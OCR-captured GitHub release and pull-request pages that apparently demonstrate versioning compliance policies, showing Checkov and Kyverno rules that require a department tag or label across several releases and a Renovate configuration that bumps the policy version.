
All resources require a `label` (Kubernetes) or `tag` (terraform) of `mycompany.com/department` to be set

Full Changelog: https://github.com/policy-as-versioned-code/policy/commits/v1.0.0

▾ **Assets** 2

- Source code (zip)
- Source code (tar.gz)

☺



This tag was signed with the committer's **verified signature**.

chrisns

Chris Nesbitt-Smith

GPG key ID: 0D8BDD6393601BA9

Learn about vigilant mode.

v2.0.0 policy

```yaml
# checkov terraform
metadata:
  name: >-
    Check that all resources are tagged with the key - department"

  id: "CUSTOM_AWS_1"
  category: "CONVENTION"
scope:
  provider: aws
definition:
  or:
    - cond_type: "attribute"
      resource_types: "all"
      attribute: "tags.mycompany.com.department"
      operator: "equals"
      value: hr
    - cond_type: "attribute"
      resource_types: "all"
      attribute: "tags.mycompany.com.department"
      operator: "equals"
      value: acounts
```

```yaml
# kyverno kubernetes
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: require-department-label
  annotations:
    policies.kyverno.io/title: Require Department Label
    policies.kyverno.io/category: Example Org Policy
    policies.kyverno.io/description: >-
      It is important we know the department that resources
      belong to, so you need to define a 'mycompany.com/department'
      label on all your resources.
    pod-policies.kyverno.io/autogen-controllers: none
spec:
  validationFailureAction: enforce
  background: false
  rules:
    - name: require-department-label
      validate:
        message: >-
          The label `mycompany.com/department` is required to be one
          of [acounts|hr]"
        pattern:
          metadata:
            labels:
              "mycompany.com/department": "acounts|hr"
```

v2.1.0 policy

```yaml
# checkov terraform
metadata:
  name: >-
    Check that all resources are tagged with the key - department"

  id: "CUSTOM_AWS_1"
  category: "CONVENTION"
scope:
  provider: aws
definition:
  or:
    - cond_type: "attribute"
      resource_types: "all"
      attribute: "tags.mycompany.com.department"
      operator: "equals"
      value: hr
    - cond_type: "attribute"
      resource_types: "all"
      attribute: "tags.mycompany.com.department"
      operator: "equals"
      value: accounts
```

```yaml
# kyverno kubernetes
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: require-department-label
  annotations:
    policies.kyverno.io/title: Require Department Label
    policies.kyverno.io/category: Example Org Policy
    policies.kyverno.io/description: >-
      It is important we know the department that resources
      belong to, so you need to define a 'mycompany.com/department'
      label on all your resources.
    pod-policies.kyverno.io/autogen-controllers: none
spec:
  validationFailureAction: enforce
  background: false
  rules:
    - name: require-department-label
      validate:
        message: >-
          The label `mycompany.com/department` is required to be one
          of [accounts|hr]"
        pattern:
          metadata:
            labels:
              "mycompany.com/department": "accounts|hr"
```

v2.1.1 policy


```yaml
# checkov terraform
metadata:
  name: >-
    Check that all resources are tagged with
    the key - department"
  id: "CUSTOM_AWS_1"
  category: "CONVENTION"
scope:
  provider: aws
definition:
  or:
    - cond_type: "attribute"
      resource_types: "all"
      attribute: "tags.mycompany.com.department"
      operator: "equals"
      value: hr
    - cond_type: "attribute"
      resource_types: "all"
      attribute: "tags.mycompany.com.department"
      operator: "equals"
      value: accounts
    - cond_type: "attribute"
      resource_types: "all"
      attribute: "tags.mycompany.com.department"
      operator: "equals"
      value: tech
```

```yaml
# kyverno kubernetes
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: require-department-label
  annotations:
    policies.kyverno.io/title: Require Department Label
    policies.kyverno.io/category: Example Org Policy
    policies.kyverno.io/description: >-
      It is important we know the department that resources
      belong to, so you need to define a 'mycompany.com/department'
      label on all your resources.
    pod-policies.kyverno.io/autogen-controllers: none
spec:
  validationFailureAction: enforce
  background: false
  rules:
    - name: require-department-label
      validate:
        message: >-
          The label `mycompany.com/department` is required to be one
          of [tech|accounts|hr]"
        pattern:
          metadata:
            labels:
              "mycompany.com/department": "tech|accounts|hr"
```

app1 (k8s) | infra1 (tf)

1.0.0	2.0.0	2.1.0	2.1.1
✅	❌	❌	❌

```
$schema: "https://docs.renovatebot.com/renovate-schema.json",
labels: ["policy"],
regexManagers: [{
  fileMatch: ["kustomization.yaml"],
  matchStrings: ['mycompany.com/policy-version: "(?<currentValue>.*)"\\s+'],
  datasourceTemplate: "github-tags",
  depNameTemplate: "policy",
  packageNameTemplate: "policy-as-versioned-code/policy",
  versioningTemplate: "semver",
},{
  fileMatch: [".*tf$"],
  matchStrings: [
    '#\\s*renovate:\\s*policy?\\s*default = "(?<currentValue>.*)"\\s',
  ],
  datasourceTemplate: "github-tags",
  depNameTemplate: "policy",
  lookupNameTemplate: "policy-as-versioned-code/policy",
  versioningTemplate: "semver",
}],
```



Update dependency policy to v2 #10

renovate wants to merge 1 commit into `main` from `renovate/policy-2.x`

renovate bot commented 29 minutes ago

This PR contains the following updates:

Package	Update	Change
policy	major	`1.0.0 -> 2.1.1`

Release Notes

▼ policy-as-versioned-code/policy

`v2.1.1`

Compare Source

What's Changed

- add sales department as available option of departments by @chrisns in https://github.com/policy-as-versioned-code/policy/pull/7

Full Changelog: policy-as-versioned-code/policy@ `v2.1.0...v2.1.1`

`v2.1.1`

Compare Source

`v2.1.0`

Reviewers

Suggestions

chrisns Request

Still in progress? Convert to draft

Assignees

No one—assign yourself

Labels

policy

Projects

None yet

Milestone

No milestone


Development

Successfully merging this pull request may close these issues.

None yet

Notifications Customize

